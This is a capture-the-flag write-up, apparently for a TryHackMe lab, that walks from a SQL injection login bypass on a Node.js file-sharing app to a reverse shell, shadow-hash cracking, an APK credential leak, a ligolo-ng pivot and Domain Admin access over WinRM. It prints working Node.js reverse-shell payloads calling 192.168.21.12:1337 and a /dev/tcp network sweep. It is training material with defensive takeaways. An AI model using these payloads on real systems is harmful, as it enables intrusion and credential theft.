The brief is a proper little engagement: DeadDrop Ltd runs a web-facing file-sharing app, behind it sits a corporate LAN (192.168.11.0/24) we can’t reach directly, and the objective is the domain controller’s Administrator desktop.
Compromise the domain controller and retrieve the flag from the Administrator's desktop.The internal network holds a Windows workstation and a DC; find their addresses yourself.Recon
No hosts given, so first we sweep the subnet to see what’s actually alive.
❯ nmap -sn 192.168.11.0/24Nmap scan report for 192.168.11.200Host is up (0.074s latency).Nmap scan report for 192.168.11.250Host is up (0.051s latency).Nmap done: 256 IP addresses (2 hosts up) scanned in 36.46 secondsTwo hosts. A service scan sorts them out quickly:
❯ nmap -sV -sC 192.168.11.200 -vv❯ nmap -sV -sC 192.168.11.250 -vvPORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.6p1 Ubuntu80/tcp open http Node.js Express framework| http-title: DeadDrop - Login|_Requested resource was /loginPORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 7.6p1 Ubuntu139/tcp open netbios-ssn Samba smbd 3.X - 4.X443/tcp open https?445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu8080/tcp open http-proxy Squid http proxy 3.5.27192.168.11.200 is the DeadDrop web server, an Express app with a login page. 192.168.11.250 is a separate Samba/Squid box that turns out to be a red herring.
NOTE
On the .250 box. It advertises SMB and a Squid proxy, and it’s tempting to rabbit-hole on it. The whole engagement hangs off the web app on .200.
Web foothold: SQL injection on the login
The app on .200 is a plain file-sharing portal with a login page. Random credentials come back as Invalid credentials.


The page source is clean, but a single quote in the username is enough to make the backend choke:

An error on a stray ' is the classic injection tell. The login is almost certainly building its query by string concatenation, so I fed it a always-true predicate and commented out the password check:

' OR '1'='1' --Straight in, as admin.
From upload to RCE: the /preview route
The dashboard lists uploaded files and lets you preview them. The preview links resolve to:
http://192.168.11.200/preview/<file>The interesting question is how it renders a preview. This is a Node app, and there’s a very Node-specific footgun for “load this file and show what’s in it”: require(). If the preview route require()s a .js file to show its exports, then uploading my own .js gets my code executed, not displayed. So I uploaded a tiny “innocent” cat.js:
require('child_process').exec('nc -e sh 192.168.21.12 1337')This was my first payload but then it seems nc was not present so I swapped my payload to another using bash:
(function(){ var net = require("net"), cp = require("child_process"), sh = cp.spawn("bash", []); var client = new net.Socket(); client.connect(1337, "192.168.21.12", function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client); }); return /a/; // keep the module from crashing the app on load})();
Previewing cat.js fires the require(), and my listener catches a shell as node:
node@tryhackme-2404:/opt/app$ whoaminodeReading the app source confirms the vulnerability is deliberate, and shows both ends of the chain, the concatenated login query and the require()-based preview:
// VULNERABLE: SQL injection via raw string concatenationapp.post('/login', (req, res) => {  const { username, password } = req.body;  const query = `SELECT * FROM users WHERE username = '${username}' AND password = '${password}'`;  const user = db.prepare(query).get();  // ...});
// VULNERABLE: preview route require()s .js files -> RCEapp.get('/preview/:filename', requireAuth, (req, res) => {  const filename = path.basename(req.params.filename);  const filePath = path.join(__dirname, 'uploads', filename);  const ext = path.extname(filename).toLowerCase();  // ...  if (ext === '.js') {    delete require.cache[require.resolve(filePath)];   // so re-uploads re-run    const moduleExport = require(filePath);            // <-- executes attacker code    // ...  }});
NOTE
require() is not a viewer. The upload filter only blocks a handful of extensions (.exe, .sh, .py, …) and explicitly leaves .js allowed, because the app wants to “preview” JavaScript modules. But require('./uploads/cat.js') doesn’t read the file, it runs it and hands back the exports.
Looting the box: DB creds and a shadow backup
Two files in the app directory are worth more than the source: the SQLite database and a backup/ folder.
node@tryhackme-2404:/opt/app$ lsapp.js backup db node_modules package.json public uploads viewsThe backup holds a slice of /etc/shadow, a single sha512crypt ($6$) entry for svc-drop:
svc-drop:$6$████████████████████████████████████████████████████████████████:19700:0:99999:7:::And the database gives up the app’s user table in cleartext:
node@tryhackme-2404:/opt/app/db$ python3 -c "import sqlite3c = sqlite3.connect('deaddrop.db')for row in c.execute('SELECT * FROM users'): print(row)"(1, 'admin', '████████████████')(2, 'svc-backup', '████████████')Two app passwords in hand, plus a crackable OS hash. I threw the svc-drop hash at hashcat in mode 1800 (sha512crypt) while I kept working:
❯ hashcat -m 1800 hash.txt ~/thm/wordlists/rockyou.txt -o output.txtIt fell to rockyou almost immediately. None of the app passwords work over SSH, but the cracked svc-drop password does:
svc-drop@tryhackme-2404:~$ lsbackup thmThe APK: domain creds hiding in plain sight
svc-drop’s home has a backup/deaddrop-mobile.apk and a big binary called thm that file identifies as another APK. Their hashes match, they’re the same app:
svc-drop@tryhackme-2404:~$ file thmthm: Android package (APK), with APK Signing Block
❯ sha256sum deaddrop-mobile.apk thmde19d61a5856020a5bff91b1c304b577173285fce00d1d59ba38b186fedf10ab  deaddrop-mobile.apkde19d61a5856020a5bff91b1c304b577173285fce00d1d59ba38b186fedf10ab  thm
I pulled the APK back to my box and opened it in jadx-gui:
❯ jadx-gui deaddrop-mobile.apkUnder com/deaddrop/mobile there’s a Config class that ship production credentials in a string constant:
public final class Config { public static final String API_ENDPOINT = "http://internal.tryhackme.loc/api/v1"; public static final String DEFAULT_PASSWORD = "████████████████████"; public static final String DEFAULT_USERNAME = "j.harris"; public static final String ENVIRONMENT = "production";}TIP
Client apps are credential dumps. Anything compiled into an APK is readable, string constants, endpoints, keys.
Pivoting into the internal network
The domain is elsewhere on the subnet, unreachable from my kali box. Before tunnelling, a quick /dev/tcp sweep from the pivot maps who’s home:
for i in $(seq 1 254); do for p in 135 139 445 3389 5985 88 22 80 8080; do (echo > /dev/tcp/192.168.11.$i/$p) 2>/dev/null && echo "192.168.11.$i up (port $p)" & donedone; wait192.168.11.100 up (port 88) # kerberos -> a DC192.168.11.100 up (port 445)192.168.11.100 up (port 3389)192.168.11.100 up (port 5985) # WinRM192.168.11.200 up (port 80) # the web server192.168.11.250 up (port 445) # the red-herring box192.168.11.100 lights up Kerberos (88), SMB (445), RDP (3389) and WinRM (5985), that’s the domain controller. To reach it from Kali I set up a tunnel with ligolo-ng: proxy on my box, agent on the pivot.
# Kali❯ sudo ligolo-proxy -selfcert❯ scp ligolo-ng_agent svc-drop@192.168.11.200:~/agent
# pivotsvc-drop@tryhackme-2404:~$ ./agent -connect 192.168.21.12:11601 -ignore-certligolo-ng » session # select the svc-drop sessionligolo-ng » tunnel_start --tun ligolo❯ sudo ip route add 192.168.11.100/32 dev ligoloWith 192.168.11.100 routed over the tunnel, it’s a normal target from Kali. A service scan confirms a Server 2019 DC for deaddrop.loc:
88/tcp open kerberos-sec Microsoft Windows Kerberos389/tcp open ldap AD LDAP (Domain: deaddrop.loc)445/tcp open microsoft-ds?3389/tcp open ms-wbt-server (CN=DEADDROP-DC.deaddrop.loc)5985/tcp open http Microsoft HTTPAPI httpd 2.0| rdp-ntlm-info: DNS_Computer_Name: DEADDROP-DC.deaddrop.locActive Directory: j.harris all the way to the DC
First, do the APK credentials even work against the DC? nxc answers with the loudest possible yes:
❯ nxc smb 192.168.11.100 -u j.harris -p '████████████████████'SMB 192.168.11.100 445 DEADDROP-DC [+] deaddrop.loc\j.harris:████████████████████ (Pwn3d!)Pwn3d! means j.harris already has admin-level access to the DC. To understand why, I collected BloodHound data and looked at the graph:
❯ bloodhound-python -u j.harris -p '████████████████████' \ -d deaddrop.loc -dc DEADDROP-DC.deaddrop.loc \ -ns 192.168.11.100 -c All --zip

The intended path is a two-hop group escalation: j.harris holds the right to add members to ITSupport, and ITSupport is nested inside Domain Admins. So j.harris can add itself to ITSupport and inherit Domain Admin.
NOTE
Because it is a shared room: on my instance j.harris was already sitting directly in the DA path (Pwn3d! before I’d added anyone), because a previous player had already run the escalation and never cleaned up. So I effectively reconstructed the intended route backward from an already-won state. The designed chain is j.harris → AddMember on ITSupport → ITSupport ∈ Domain Admins.
Since the effective access is already Domain Admin, I just cashed it in over WinRM on 5985:
❯ evil-winrm -i 192.168.11.100 -u j.harris -p '████████████████████'*Evil-WinRM* PS C:\Users> gci -r -fi 'flag*' Directory: C:\Users\Administrator\Desktop-a---- 5/19/2026 8:37 PM 29 flag.txt
*Evil-WinRM* PS C:\Users> type C:\Users\Administrator\Desktop\flag.txtTHM{████████████████████████}Administrator’s desktop on the domain controller. Objective complete. 🚩
Takeaways
- APKs ship secrets. A
Configclass with a hard-codedDEFAULT_USERNAME/DEFAULT_PASSWORDhanded over a valid domain credential;jadxreads it in seconds. Client-side is never a secret. - Nested groups are silent privilege.
ITSupport ∈ Domain Adminsplus anAddMemberright onITSupportis a two-hop path to owning the domain, invisible unless you look at the graph.